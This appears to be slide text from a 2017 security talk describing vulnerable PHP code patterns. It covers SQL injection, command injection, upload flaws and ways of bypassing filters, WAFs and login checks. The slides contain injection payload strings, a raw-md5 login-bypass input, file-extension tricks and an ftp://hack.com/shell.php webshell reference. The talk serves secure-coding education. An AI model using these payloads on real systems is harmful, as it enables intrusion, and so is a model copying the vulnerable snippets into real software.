

# 那些年，你怎么写总是出现的漏洞

邓永凯@绿盟科技



2017 安全开发者峰会 / 看雪学院([kanxue.com](http://kanxue.com))

# 关于我

邓永凯 ID: xfkxfk

- 2011年进入绿盟科技
- 2012年负责RSAS开发工程师&攻防代表
- 2014年负责WVSS开发工程师&攻防代表
- 2017年应急响应中心安全研究员
- 先后创办《安全参考》、《书安》安全杂志
- 国内多个漏洞提交平台及SRC核心白帽子



# 大纲

一、初级程序员

二、高级程序员

三、疯狂程序员

# 一、初级程序员

# 一、初级程序员

```
$id = $_POST[ 'id' ];  
  
// Check database  
  
$query = "SELECT name FROM users WHERE user_id =  
'$id'";  
  
$result = mysql_query( $query ) or die(mysql_error() );
```

上下文无过滤处理  
通过GPC获取参数  
直接带入数据库操作

# 一、初级程序员

```
$target = $_REQUEST[ 'ip' ];  
$cmd = 'ping -c 4' . $target;  
$result = shell_exec($cmd); //直接带入执行命令  
$html .= "<pre>{$cmd}</pre>";
```

上下文无过滤处理  
通过GPC获取参数  
直接拼接系统命令  
最后带入命令执行函数

# 一、初级程序员

```
$target_path = ROOT . "hackable/uploads/";  
  
$target_path .= basename( $_FILES[ 'uploaded' ]  
[ 'name' ] );  
  
//无判断直接上传文件  
  
move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ],  
$target_path );
```

上下文无过滤处理  
直接上传任意文件

# 一、初级程序员



什么叫安全开发？

什么叫安全编程？

.....

我只是个写代码的呀！

你要我怎样？



## 二、高级程序员

## 二、高级程序员——无单引号保护

```
$id = $_POST[ 'id' ];
```

```
// $id = addslashes( $id );
```

```
$id = mysql_real_escape_string( $id );
```

```
// Check database
```

```
$query = "SELECT name FROM users WHERE user_id =  
$id";
```

```
$result = mysql_query( $query ) or die(mysql_error() );
```

mysql\_real\_escape\_string过滤

或者addslashes过滤

最后带入数据库操作

单引号呢？

## 二、高级程序员——非GPC获取参数

```
foreach(array('_COOKIE', '_POST', '_GET') as $_request) {  
  
    foreach($_request as $_key => $_value) {  
  
        $_key{0} != '_' && $_key = addslashes($_value);  
  
        $_M['form'][$_key] = addslashes($_value);  
  
    }  
}
```

软WAF:

全局addslashes过滤GPC

全局将变量双引号保护

万事大吉，完美!!!!???

## 二、高级程序员——非GPC获取参数

```
$pseudo_url=$_SERVER[REQUEST_URI];
```

`$_SERVER[]`

```
$dirs=explode('/', $pseudo_url);
```

`$_FILE[]`

```
$dir_dirname=$dirs[count($dirs)-2];
```

```
$query="select * from setting where name='$dir_dirname';"
```

不受全局软WAF影响

```
$jump=$db->get_one($query);
```

## 二、高级程序员——编码等

```
$pseudo_url= addslashes ($_POST['url']);  
$dir_dirname =urldecode($pseudo_url);  
  
// $dir_dirname =base64_decode($pseudo_url);  
  
// $dir_dirname =stripslashes($pseudo_url);  
  
$query="select * from setting where name='$dir_dirname';"  
  
$jump=$db->get_one($query);
```

URL编码绕过

Base64编码绕过

反转义绕过

.....

## 二、高级程序员——替换

```
String assetIp = Request('address');  
  
String conditionSql = "and (e.sip='" +assetIp.replaceAll("'", "''")  
+"')";  
  
//String querySql = .....  
  
Conn.Execute(querySql );
```

Mysql:

\' Bypass

Postgresql:

No Bypass

## 二、高级程序员——格式化字符串

```
$A = prepare(" AND meta_value = %s", $value1);
```

```
$B = prepare("SELECT * FROM table WHERE key = %s $A",  
$value2);
```

'%s' 和 "%s" 替换为 '%s'

```
function prepare( $query, $args ) {  
    $query = str_replace( ""'%s'", '%s', $query );  
    $query = str_replace( ""'%s'", '%s', $query );  
    $query = preg_replace( '|(?!%)%f|', '%F', $query );  
    $query = preg_replace( '|(?!%)%s|', ""'%s'", $query );  
    return @vsprintf( $query, $args );  
}
```

Bypass 必须逃逸单引号

## 二、高级程序员——格式化字符串

输入：1 %1\$s (here sqli payload) -- , \_dump

AND meta\_value = %s

AND meta\_value = '1 %1\$s (here sqli payload) --'

% 1 \$ ' % s

1 第一个参数

\$ 类型

' 附加值padding

% padding字符

SELECT \* FROM table WHERE key = %s AND meta\_value = '1 %1\$s' (here sqli payload) --'

SELECT \* FROM table WHERE key = '\_dump' AND meta\_value = '1 \_dump' (here sqli payload) --'



## 二、高级程序员——格式化字符串

输入：空格%s空格，array(\_dump, OR 1=1 --)

AND meta\_value = %s

AND meta\_value = ' %s '

SELECT \* FROM table WHERE key = %s AND meta\_value = ' %s '

SELECT \* FROM table WHERE key = '%s' AND meta\_value = ' %s' '

SELECT \* FROM table WHERE key = '\_dump' AND meta\_value = '' OR 1=1 -- ''

## 二、高级程序员——字符集

```
$mysql->query("set names utf8");  
  
$username = addslashes($_GET['username']);  
  
if ($username == "admin"){  
    die("not loing use admin");  
}  
  
$sql = "SELECT * FROM `users` WHERE  
user='{ $username }';
```


无法找到后台  
前台禁止admin登录

程序员：  
我不让你admin用户登录  
你还能奈我何？

## 二、高级程序员——字符集

绕过方法一

<http://localhost/kanxue.php?username=AdmiN>



```
array (size=8)
  'user_id' => string '1' (length=1)
  'first_name' => string 'admin' (length=5)
  'last_name' => string 'admin' (length=5)
  'user' => string 'admin' (length=5)
```

Mysql存储字符的格式:

字符集\_语言\_比对方式

例如: utf8\_general\_ci/cs/bin


ci=case insensitive大小写不敏感

绕过判断!

## 二、高级程序员——字符集

绕过方法二：

`http://localhost/kanxue.php?username=admin%D3`



```
array (size=8)
  'user_id' => string '1' (length=1)
  'first_name' => string 'admin' (length=5)
  'last_name' => string 'admin' (length=5)
  'user' => string 'admin' (length=5)
```

set names utf8

客户端/php mysqli)字符集utf8

服务端(mysql)字符集latin1

字符集转换导致绕过

绕过判断！

## 二、高级程序员——md5

```
$username = mysql_real_escape_string ($_POST['username']);  
$password = md5($_POST['password'], TRUE);  
$query = "select * from `users` where `username` = '$username' and  
`password` = '$password'";  
$result = $db->get_one($query);  
if ($result == TRUE ){  
    echo "login success";  
}
```

登录绕过

## 二、高级程序员——md5

```
string md5( string $str [, bool $raw_output = false] )
```

String: 必需。规定要计算的字符串

Raw: 可选。

TRUE - 原始 16 字符二进制格式

FALSE - 默认。32 字符十六进制数

字符串: 129581926211651571912466741651878684928

Md5('129581926211651571912466741651878684928', TRUE)

TRUE - 原始 16 字符二进制格式: ?T0D??o#??'or'8.N=?

FALSE - 32 字符十六进制格式: 06da5430449f8f6f23dfc1276f722738

## 二、高级程序员——md5

`string md5( string $str [, bool $raw_output = false] )`

String: 必需

Raw: 可选

字符串: 12

Md5('12958

TRUE - 原始

FALSE - 32

```
mysql> SELECT * FROM `users` WHERE `user`='admina' and `password`='?T0D??
o#??'or'8.N=?';
+-----+-----+-----+
| user_id | user  | password |
+-----+-----+-----+
|      1 | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+-----+
1 row in set, 1 warning (0.00 sec)
```

```
mysql> SELECT * FROM `users` WHERE `user`='admina' and `password`='?T0D??
o#??'or'a.N=?';
Empty set, 1 warning (0.00 sec)
```

## 二、高级程序员——加密数据

所有请求内容都通过auth\_key签名  
后台解密成功时再进行对应操作



Auth\_key被泄露了呢?

Auth\_key被破解了呢?




## 二、高级程序员——加密数据

- 1、通过缓存接口获取包含auth\_key的缓存数据(PHPCMS)
- 2、通过未授权访问配置文件获取auth\_key(PHPCMS)
- 3、设计缺陷导致任意文件下载泄露auth\_key(PHPCMS)
- 4、通过二次注入、接力注入等绕过auth\_key验证(PHPCMS)
- 5、伪随机数缺陷导致auth\_key被破解(PHPCMS、Discuz!X)
- 6、Hash长度扩展攻击导致auth\_key被破解(PHPWind)
- 7、忘记使用token验证接口 WordPress nonce机制)

拿到Auth\_key后即可  
SQL注入、GetShell等

<http://blog.nsfocus.net/>

## 二、高级程序员——二次漏洞



## 二、高级程序员——二次注入

```
insert into users (`uid`, `username`) values('111',  
      'kanxue\')
```



uid	username
111	Kanxue'



```
select * from users where uid=111
```



```
insert into logs(`ip`, `user`) values('127.0.0.1',  
      'kanxuie')
```

## 二、高级程序员——二次命令执行

```
public function update() {  
    $this->_conf->set($_POST["group"], $_POST["param"],  
$_POST["value"]);  
}
```

```
protected function index(&$vparams) {  
    $vparams["TimeFormat"] = $this->_conf->get("Video", "TimeFormat");  
    passthru("date +\''" . $vparams["TimeFormat"] . "\'");  
}
```

## 二、高级程序员——二次命令执行

```
public function update() {  
    $this->_conf->set($_POST["group"], $_POST["param"],  
    $_POST["value"]);  
}
```

```
protected function index() {  
    $vparams["TimeFormat"] = "date +\''" . $this->_conf->get("TimeFormat") . "'";  
    passthru($vparams["TimeFormat"]);  
}
```

0day

第一步设置TimeFormat的内容为反引号包裹的命令

第二步请求漏触发链接即可执行命令

POC暂不公开

## 二、高级程序员——综合利用

全局过滤参数

Auth\_key签名

请求无回显

VS

HPP(参数污染)

二次url编码

变量覆盖

绕过Auth\_key

接力注入



## 二、高级程序员——php邂逅windows

```
$upfile = $_FILES['file']['name'];  
  
$file_suffix = strtolower(substr($upfile, strrpos($upfile, '.')  
+1));  
  
$not_allow_ext = array( "php", "phps", "php3", "exe", "bat" );  
  
if (in_array($file_suffix, $not_allow_ext )){  
    die( " File type error.. ");  
  
}
```

1、bypass.phpX

2、bypass.php:jpg

bypass.<<<

3、bypass.php::\$DATA



## 二、高级程序员——通用绕过

```
$content = $_POST['content'];
```

```
$filename = $_POST['filename'];
```

```
if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
```

```
    die("Bad file extension");
```

```
}else{
```

```
    $f = fopen($filename, 'w');
```

```
    fwrite($f, $content);}
```

filename=kanxue.php/.

filename=kanxue.php/././.

filename=kanxue.php/////.

## 二、高级程序员——GD库绕过

- 1、获取图片判断如果存在，经过php的图像库处理
- 2、将处理后的图片内容保存到可控后缀的文件中



- 1、ftp://hack.com/shell.php
- 2、处理后仍保留shell.php内容
- 3、保存到php文件中

## 二、高级程序员——条件竞争

上传头像→生成临时文件→删除非jpg文件



上传头像→生成临时php文件→删除非jpg文件



上传头像→生成临时php文件→生成shell.php文件→删除非jpg文件

## 二、高级程序员——条件竞争

```
private function storePpmFileIfValid(&$new_logo_path) {
    $new_logo_path; // used only if no errors are returned
    $errors = array();

    // First save the file in /tmp to test that it is a valid file
    $user_file = $_FILES["new_logo_path"]["name"];
    $file_temp = $_FILES["new_logo_path"]["tmp_name"];
    $size      = $_FILES["new_logo_path"]["size"];

    $destination = "/tmp/" . $user_file;
    move_uploaded_file($file_temp, $destination);

    $handle = fopen($destination, "r");
    if (!$handle) {
        $errors[] = array("overlay", "logo_file.read_fail");
        unlink($destination);
        return $errors;
    }

    //-----
    // 循环处理文件中的内容,省略代码
    //-----

    $errors[] = array("overlay", "logo_file.read_fail");
    fclose($handle);
    unlink($destination);
    return $errors;
}
```

0day

国外知名厂商系列安防设备  
影响最新版本固件

## 二、高级程序员——命令执行函数过滤

`string escapeshellarg ( string $arg )`

**escapeshellarg()** 将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样以确保能够直接将一个字符串传入 **shell** 函数，并且还是确保安全的。对于用户输入的部分参数就应该使用这个函数。**shell** 函数包含 [exec\(\)](#), [system\(\)](#) ,[执行运算符](#)。

`string escapeshellcmd ( string $command )`

**escapeshellcmd()** 对字符串中可能会欺骗 **shell** 命令执行任意命令的字符进行转义。此函数保证用户输入的数据在传送到 [exec\(\)](#) 或 [system\(\)](#) 函数，或者 [执行操作符](#) 之前进行转义。

反斜线 (\) 会在以下字符之前插入： `&#;`、```、`*`、`?`、`~`、`<`、`>`、`^`、`()[]{}$\\`、`\x0A` 和 `\xFF`。 ' 和 " 仅在不配对儿的时候被转义。在 **Windows** 平台上，所有这些字符以及 `%` 和 `!` 字符都会被空格代替。

## 二、高级程序员——命令执行函数过滤

\$cmd = 127.0.0.1' -v -d id=1

escapeshellarg() → '127.0.0.1\' ' -v -d id=1'

escapeshellcmd() → '127.0.0.1\\' ' -v -d id=1\'

\$cmd = '127.0.0.1\\' ' -v -d id=1\'

\$cmd = 127.0.0.1\ -v -d id=1'

命令执行、参数注入案例：

SquirrelMail (CVE-2017-7692)

zend-mail (CVE-2016-10034)

SwiftMailer (CVE-2016-10074)

PHPMailer (CVE-2016-10045)

PHPMailer (CVE-2016-10033)

Nagios Core Curl (CVE-2016-9565)

## 二、高级程序员——命令执行限制字符串

```
function clear($string){  
    if(!preg_match("/^\w+$/", $string)){  
        exit('<br>error');  
    }  
    return $string;  
}  
$cmd = clear($_GET['cmd']);  
system($cmd);
```

Bypass 1:

wget + redirect

Bypass 2:

wget + tar + php

## 二、高级程序员——命令执行限制长度

```
<?php
if (isset($_GET['cmd']) && strlen($_GET['cmd'])
<= 7) {
    @exec($_GET['cmd']);
}
?>
```

Hitcon ctf 2015

babyfirst



## 二、高级程序员——命令执行限制长度

```
<?php
if (isset($_GET['cmd']) && strlen($_GET['cmd'])
<= 5) {
    @exec($_GET['cmd']);
}
?>
```

Hitcon ctf 2017

Babyfirst revenge

## 二、高级程序员——命令执行限制长度

```
<?php
if (isset($_GET['cmd']) && strlen($_GET['cmd'])
<= 4) {
    @exec($_GET['cmd']);
}
?>
```

Hitcon ctf 2017

Babyfirst revenge V2

## 二、高级程序员——命令执行限制长度

1. 无法直接执行命令，将执行命令进行分割
2. 将分割后的内容作为文件名创建文件
3. 使用ls命令将文件按顺序输出到文件中
4. 最后执行生成的文件

```
root@kali: /tmp/hitcon2017# cat _  
_  
ls\  
\  
- t\  
>g  
_  
ls\
```

## 二、高级程序员——Bypass WAF

### Bypass的艺术



架构层：源ip绕过dns解析、同网段

资源层：放大postdata内容绕过waf检测

协议层：覆盖不全、解析不正确、解析不一致

规则层：漏洞分类、特性、已知漏洞、正则缺陷

人的层面：企业编码规范、程序员的共性与弱点

其他层面：仁者见仁智者见智


## 二、高级程序员



我恨死你们这帮死黑客了.....

### 三、疯狂程序员

### 三、疯狂程序员——密码重置



- 验证码不失效
- 验证码直接返回
- 验证码未绑定用户
- 修改接收的手机或邮箱
- 本地验证
- 跳过验证步骤
- 越权修改密码
- 修改信息时增加或修改字段
- token破解
- cookie替换
- 签名算法泄露

### 三、疯狂程序员——秒变富豪

场景：修改账户A信息时，**添加**手机号字段内容为受害者手机号B

正常情况：只能修改当前登录用户A的信息

越权漏洞：可以修改受害者B的用户信息

秒变富豪：当前登录用户A的信息被受害者B的信息覆盖，  
并且进入受害者用户B，用户A也被删除



### 三、疯狂程序员——神操作



用户名:

密码:

☐ 自动登录 ☐ 记住密码

```

}
if ( !strcmp(s1, "cmd_type") )
{
    *v14 = atoi(s1 + 54);
}
else if ( !strcmp(s1, "web_id") )
{
    *v15 = atol(s1 + 54);
}
else if ( !strcmp(s1, "userName") )
{
    strncpy((char *)&dest, s1 + 54, 0x20u);
}
else if ( !strcmp(s1, "loginPwd") )
{
    strncpy(&s, s1 + 54, 0x60u);
}
else if ( !strcmp(s1, "loginType") )
{
    *a7 = atol(s1 + 54);
}
else if ( !strcmp(s1, "menuType") )
{
    *a8 = atol(s1 + 54);
}
else if ( !strcmp(s1, "langinfo") )
{

```

0day

POC暂不公开

### 三、疯狂程序员——指哪修哪

缺陷编号：WooYun-2014-71091

漏洞标题：CmsEasy最新版5.5\_UTF-8\_20140802绕过

相关厂商：cmseasy

漏洞作者：xfkxfk 认证白帽子

提交时间：2014-08-05 15:49

公开时间：2014-11-03 15:50

漏洞类型：SQL注射漏洞

危害等级：高

自评Rank：20

漏洞状态：厂商已经确认

缺陷编号：WooYun-2014-80260

漏洞标题：cmseasy 最新版SQL注入（第八次绕WAF）

相关厂商：cmseasy

厂商回应：

危害等级：低

漏洞Rank：1

确认时间：2014-10-24 11:01

厂商回复：

修正

最新状态：

2014-10-24：已经被开了。。。。

# 一句话

一切漏洞源于有缺陷的代码，  
一切代码来自于可爱的程序员！

谢谢大家！

